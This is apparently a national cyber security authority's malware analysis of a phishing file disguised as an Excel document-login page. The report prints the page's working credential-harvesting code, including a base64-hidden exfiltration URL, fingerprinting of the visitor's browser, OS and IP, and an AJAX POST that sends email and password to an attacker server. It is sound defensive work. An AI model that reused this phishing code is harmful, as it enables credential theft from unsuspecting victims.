REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis for malware *Remittance Advice.shtml.zip*

Version: 1.0
Date: 21/01/2025

CONTENT

LIST OF FIGURES

This report has limitations and should be interpreted with caution!

Some of these limitations include:

First phase:
Sources of information: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second phase:
Analysis details: Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

NCSA reserves the right to change, update, or amend any part of this report without prior notice.

This report is not a final document.


The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the misuse or consequences of any decision-making based on this report.

Technical Information

A phishing campaign targeting infrastructures in Albania has been identified, with a malware attached named **Remittance Advice.shtml.zip.** The zip file can be extracted and the document displayed is Remittance **Advice.shtml,** which is in **Server-Side Includes HTML** format.

Analysis of the Remittance Advice.shtml file

After accessing the file, a page appears in the browser that has two fields to fill out, the first of which has the default value **redacted@test.net.** Also visible is the official Excel logo and a **background-image** that is placed using **CSS** in the background of the page to deceive the victim that we are dealing with a **Login portal** related to a work document.



| LOGIN WITH YOUR EMAIL PROVIDER TO ACCESS SHARED DOCUMENT

redacted@test.net

Password

□ Secured Login session?


DOWNLOAD

Copyright © 2025 Privacy Policy

```
            body {

    background:url(https://i.imgur.com/u4E6RiQ.png)
    no-repeat center center fixed;
                font-family: Verdana, sans-serif;
                font-size: 0.8em;
            }
            #content {
                text-align: center;
                margin: auto;
                background-color: white;
                position: fixed;
                top: 50%;
                left: 50%;
                transform: translate(-50%, -50%);
                box-shadow: 0 10px 40px 0 rgba(62,
    57, 107, 0.07), 0 2px 9px 0 rgba(62, 57, 107,
    0.06);
                border-radius: 0.25rem;
                width: 25rem;

            }
            input.some {
                width: 100%;
                display: block;
                height: 2rem;
                text-align: left;
                border: 1px solid #ccd6e6;
                color: #3f587e;
```

Figure 1Page in browser

Currently, if we try to enter non-real credentials as input to the page in the network section of the browser, a **POST** request is recorded to the url **hxxps[://]obtechgmx[.]online/ml/morgana/new-excel/log[.]php** with the parameters as payload with a **Form Data** object that has fields like:
email, password, verify, userBrowser, userIP, OSName.



| LOGIN WITH YOUR EMAIL PROVIDER TO ACCESS SHARED DOCUMENT

redacted@test.net

Password

Incorrect Password, Try again

□ Secured Login session?


Copyright © 2025 Privacy Policy

▾Form Data

```
email: redacted@test.net
password: test
verify: stepOne
userBrowser: Chrome
userIP:
OSName: Windows
```

Figure 2Post request

The purpose of this file is to receive information and send it to a server, so to understand the logic, we can open this file with a text editor and analyze the code.




```
                        text-align: center;
                        margin-bottom: 1rem;
                    }
    </style>
</head>
<body>
    <div class="top-img">
        <img src='data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAALQAAABPCAYAAABCmO/oAAALm01EQVR4Xu2de5AUxR3Hv717e8fr7sDjoeFhICTgC7mdk0BJUlrBFEhioimTaKiUAl5UPGHnzigoekjAKo6dQwkqYIyWIUGLCCYpEJEqKhQgc
    </div>
    <div id='content'>
    <div class="header">
        <span style="text-align: left" class="dotDomain"></span> <span style="text-align: right"> | Login With Your Email Provider To Access Shared Document</span>
    </div>
    <div id='content-app'>
        <div style="display: block">
            <input class="some" type="email" name="dblEmail" id="dblEmail" placeholder="Email" />
            <input type="hidden" name="txtEmail" id="txtEmail" />

            <input type="hidden" name="v-pass" id="v-pass">
            <input type="hidden" name="test" id="test" value="stepOne" />
            <input class="some" type="password" name="txtPass" id="txtPass" placeholder="Password">
            <small class="pwdErr"></small>
            <!-- Hide the error message initially -->
            <div class="network-error" style="display: none;">Incorrect Password, Try again</div>
            <input type="checkbox" name="chkSecured" style="display: inline-block; margin-bottom: 3rem;"> <label style="display: inline-block; margin-bottom: 3rem;">Secured Login session?</label>
        </div>
        <div><button class="btn" id="btn-submit" ><i id="iSpin" class="fa fa-pulse pr-2"></i> DOWNLOAD</button></div>
    </div>
</div>
    <footer>
        <div>Copyright &copy; <span  id="intYear"></span> Privacy Policy</div>
    </footer>

    <script src="https://code.jquery.com/jquery-3.4.1.min.js"></script>
```

Figure 3Remittance Advice.shtml code

The code is a common **HTML** format that contains the inputs, the **CSS** code for the design of the page, and the JavaScript code where the logic is implemented.

In the **JavaScript** code, a variable named **encodedStringAtoB** is identified that has a **base64** value: **aHR0cHM6Ly9vYnRlY2hnbXgub25saW5lL21sL21vcmdhbmEvbmV3LWV4Y2VsL2xvZy5waHA**, understood in the next line of code where a variable named **icq_processor** is created and decoded using the **atob()** function, a function that decodes character strings in **base64**.



```
    <script type="text/javascript">

        // bGV0IGljcV9wcm9jZXNzb3IgPSAiaHR0cHM6Ly9vYnRlY2hnbXgub25saW5lL21sL21vcmdhbmEvbmV3LWV4Y2VsL2xvZy5waHAi;

        var encodedStringAtoB = 'aHR0cHM6Ly9vYnRlY2hnbXgub25saW5lL21sL21vcmdhbmEvbmV3LWV4Y2VsL2xvZy5waHA=';

let icq_processor = atob(encodedStringAtoB);

console.log(icq_processor);
```

Figure 4 atob function

If we decode it, we see that the **URL** as output gives us the value of the URL that sent the post request to:
hxxps[://]obtechgmx[.]online/ml/morgana/new-excel/log[.]php.

Then we have a function in **jQuery** to detect and identify the type of browser that the user is using.

Code structure and logic:

1. **Main function**

   The function called **browserDetection** is added to jQuery using **$.extend**. It accepts an argument called **addClass**, which controls whether to add a class to the **<body>** element.

2. **Main variables**

- **theBody:** Refers to the <body> element of the HTML document.
- **userAgent:** Gets the browser information from the **navigator.userAgent** object (this shows details about the operating system and browser).
- **msieIndex:** Finds the position where the word "MSIE" appears in the userAgent, which indicates the **Internet Explorer (IE**) browser.

3. **Browser Detection Logic**


- **Internet Explorer (IE ≤ 10):** If userAgent contains **"MSIE",** the browser version is retrieved and returned as 'IE' + version (e.g., IE8, IE9, etc.).
- **Internet Explorer 11:** Checks for the word "Trident/".
- **Chrome and Opera:** If userAgent contains **"Chrome",** checks for "OPR" to distinguish **Opera** from **Chrome**.
- **Safari:** If userAgent contains "Safari" and does not contain "Chrome", it is identified as Safari. If it contains "CriOS", it is **Chrome for iOS**.
- **Firefox:** If userAgent contains "Firefox", it is identified as Firefox.
- **Unrecognized browser:** If it does not match any of the cases above, the browser is set to "notDetected".

4. **Add class (optional):**

   If the **addClass** argument is true, the identified class **(browserClass)** is added to the **<body>** element.

5. **Result:**

   The function returns the detected browser name as a **string**.




```
/*
 * jQuery Browser detection plugin
 */
(function( $ ) {
    $.extend({
        browserDetection: function ( addClass ) {

            var theBody = $('body'),
            userAgent = window.navigator.userAgent,
            msieIndex = userAgent.indexOf('MSIE '),
            currentBrowser,
            browserClass;

            if ( msieIndex !=-1 ) { // IE <= 10
                var ieVersion = userAgent.substring(msieIndex + 5, userAgent.indexOf('.', msieIndex)); // IE version
                currentBrowser = 'IE' + ieVersion;
                browserClass = 'IE ' + currentBrowser;
            } else if ( userAgent.indexOf('Trident/') !=-1 ) { // IE11
                currentBrowser = 'IE11';
                browserClass = 'IE IE11';
            } else if ( userAgent.indexOf('Chrome') != -1 ) {
                if ( userAgent.indexOf('OPR') != -1 ) { // Opera
                    currentBrowser = browserClass = 'Opera';
                } else {
                    currentBrowser = browserClass = 'Chrome'; // Chrome
                }
            } else if (userAgent.indexOf('Safari') != -1 && userAgent.indexOf('Chrome') == -1) { // Safari
                if ( userAgent.indexOf('CriOS') != -1 ) { // Chrome for iOS
                    currentBrowser = browserClass = 'Chrome';
                } else {
                    currentBrowser = browserClass = 'Safari';
                }
            } else if ( userAgent.indexOf('Firefox') != -1 ) { // Firefox
                currentBrowser = browserClass = 'Firefox';
            } else {
                currentBrowser = 'notDetected';
                browserClass = '';
            }

            if ( addClass ) { // add class
                theBody.addClass(browserClass);
            }
```

Figure 5 Finding the type of the browser

The code then continues with ***jquery*** to manipulate ***URLs*** and interact with some page elements.
let href = $(location).attr('href'): Gets the full URL of the current page
let divide1 = href.split("@"): Splits the URL into two parts using the @ symbol. The part after the @ will be stored in divide1[1]
let divide2 = href.split("#"): Splits the URL into two parts using the # symbol. The part after the # will be stored in divide2[1]
the _domain: The part of the URL after the @ is saved.
$('. dotDomain '). text (divide1[1]): Places the text stored in divide1[1] inside the HTML element with the **dotDomain** class.
$('# txtEmail ').val (divide2[1]): Places saved text in divide2[1] as the value of the input with id txtEmail.


$('# dblEmail ').val ('redacted@test.net'): Places text **'redacted@test.net'** as the value of the input with id **dblEmail**.



```
// main stuff
let href = $(location).attr('href');
let divide1 = href.split("@");
let divide2 = href.split("#");
let the_domain = divide1[1];
$('.dotDomain').text(divide1[1]);
$('#txtEmail').val(divide2[1]);
$('#dblEmail').val('redacted@test.net');
let icq_url = icq_processor;
let userIP = '';
```

Figure 6 Manipulation of HTML elements

let userIP = '': $.getJSON('https://api.ipify.org?format=json', function(data){ userIP = data.ip; });
userIP : Initialized as an empty string to store the IP address.
$.getJSON: Performs an AJAX request to get the user's IP address from api.ipify.org.
data.ip: Contains the IP address returned by the API and stored in userIP.
We also obtain information about the operating system the user is using, which is done through the control via **the navigator.**




```
var currentBrowser = $.browserDetection(true);
$.getJSON('https://api.ipify.org?format=json', function(data){
    userIP = data.ip;
});
```

```
var OSName="Unknown OS";
if (navigator.appVersion.indexOf("Win")!=-1) OSName="Windows";
if (navigator.appVersion.indexOf("Mac")!=-1) OSName="MacOS";
if (navigator.appVersion.indexOf("X11")!=-1) OSName="UNIX";
if (navigator.appVersion.indexOf("Linux")!=-1) OSName="Linux";
if (navigator.userAgent.indexOf("Android")!=-1) OSName="Android OS";
if (navigator.userAgent.indexOf("like Mac")!=-1) OSName="iOS";
```

Figure 7 Getting the IP of the user

failedLoginAttempts variable stores the number of unsuccessful authentication attempts. It is initially initialized to 0.
$('#btn-submit').on('click', ...): This specifies that when the button with ID **btn-submit** is clicked, the given function will be executed.
$('#btn-submit').on('click', ...): This specifies that when the button with ID **btn-submit** is clicked, the given function will be executed.
('.pwdErr').text(''): After each click, any password error message is deleted.
event.preventDefault(): Prevents the default action of the button (in this case, not sending information).
var password = $('#txtPass').val(): Gets the password value from the field with ID **txtPass** and stores it in the password variable.

$('#txtPass').val(''): After receiving the password, it visually clears the field to ensure that the user does not see the password. Now we have the final stage which is sending the data using **Asynchronous JavaScript and XML (AJAX)**




```
    if (password != "") {
        $('#iSpin').addClass('fa-spinner');

        $.ajax({
            url: icq_url,
            type: "POST",
            data: {
                email: $('#txtEmail').val(),
                password: password, // Use the saved password variable here
                verify: $('#test').val(),
                userBrowser: currentBrowser,
                userIP: userIP,
                OSName: OSName
            },
            success: function(data){
                var i = $.parseJSON(data);
                if (i.status == 200){
                    $('.pwdErr').text('Incorrect Password, Try again');
                    $('#test').val("stepTwo");
                    $('#v-pass').val(i.password);
                    $('#iSpin').toggleClass('fa-spinner');
                }
            },
            error: function(){
                failedLoginAttempts++;

                // Check if the number of failed login attempts is 3
                if (failedLoginAttempts === 3) {
                    window.location.href = 'https://office.com'; // Redirect after 3 attempts
                } else {
                    $('.network-error').show();
                    $('#iSpin').toggleClass('fa-spinner');
                    $('#btn-submit').removeClass('disabled');
                }
            }
        });
    } else {
        $('#txtPass').addClass('err');
        $('#iSpin').toggleClass('fa-spinner');
    }
});
```

Figure 8 Sending data using AJAX

success: This function is executed if the **AJAX** request completes successfully.
$.parseJSON(data): JSON returned from the server and stored in the variable i.
if (i.status == 200):
If the server returns a status of 200 (successful), an error message about the password is displayed and some other changes are made to the form fields.
success: This function is executed if the AJAX request completes successfully **.**
$.parseJSON(data): JSON returned from the server and stores it in **the i variable** .
if (i.status == 200): If the server returns a status of 200 (successful), an error message about the password is displayed and some other changes are made to the form fields.
failedLoginAttempts++: Increases the number of failed login attempts
if (failedLoginAttempts === 3): When the number of unsuccessful attempts reaches 3, the user is redirected to **https://office.com (the official Microsoft 365 website).**
Since the data is sent and the status is 200, the **failedLoginAttemps variable** is used simply to prevent the victim from sending data repeatedly.

MITRE ATT&CK



Reconnai...	Resource Developm...	Initial Access	Execution	Persisten...	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	Valid Accounts	Windows Management Instrumentation	1 DLL Side-Loading	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	2 Encrypted Channel	Exfiltration Over Other Network Medium	Abuse Accessibility Features
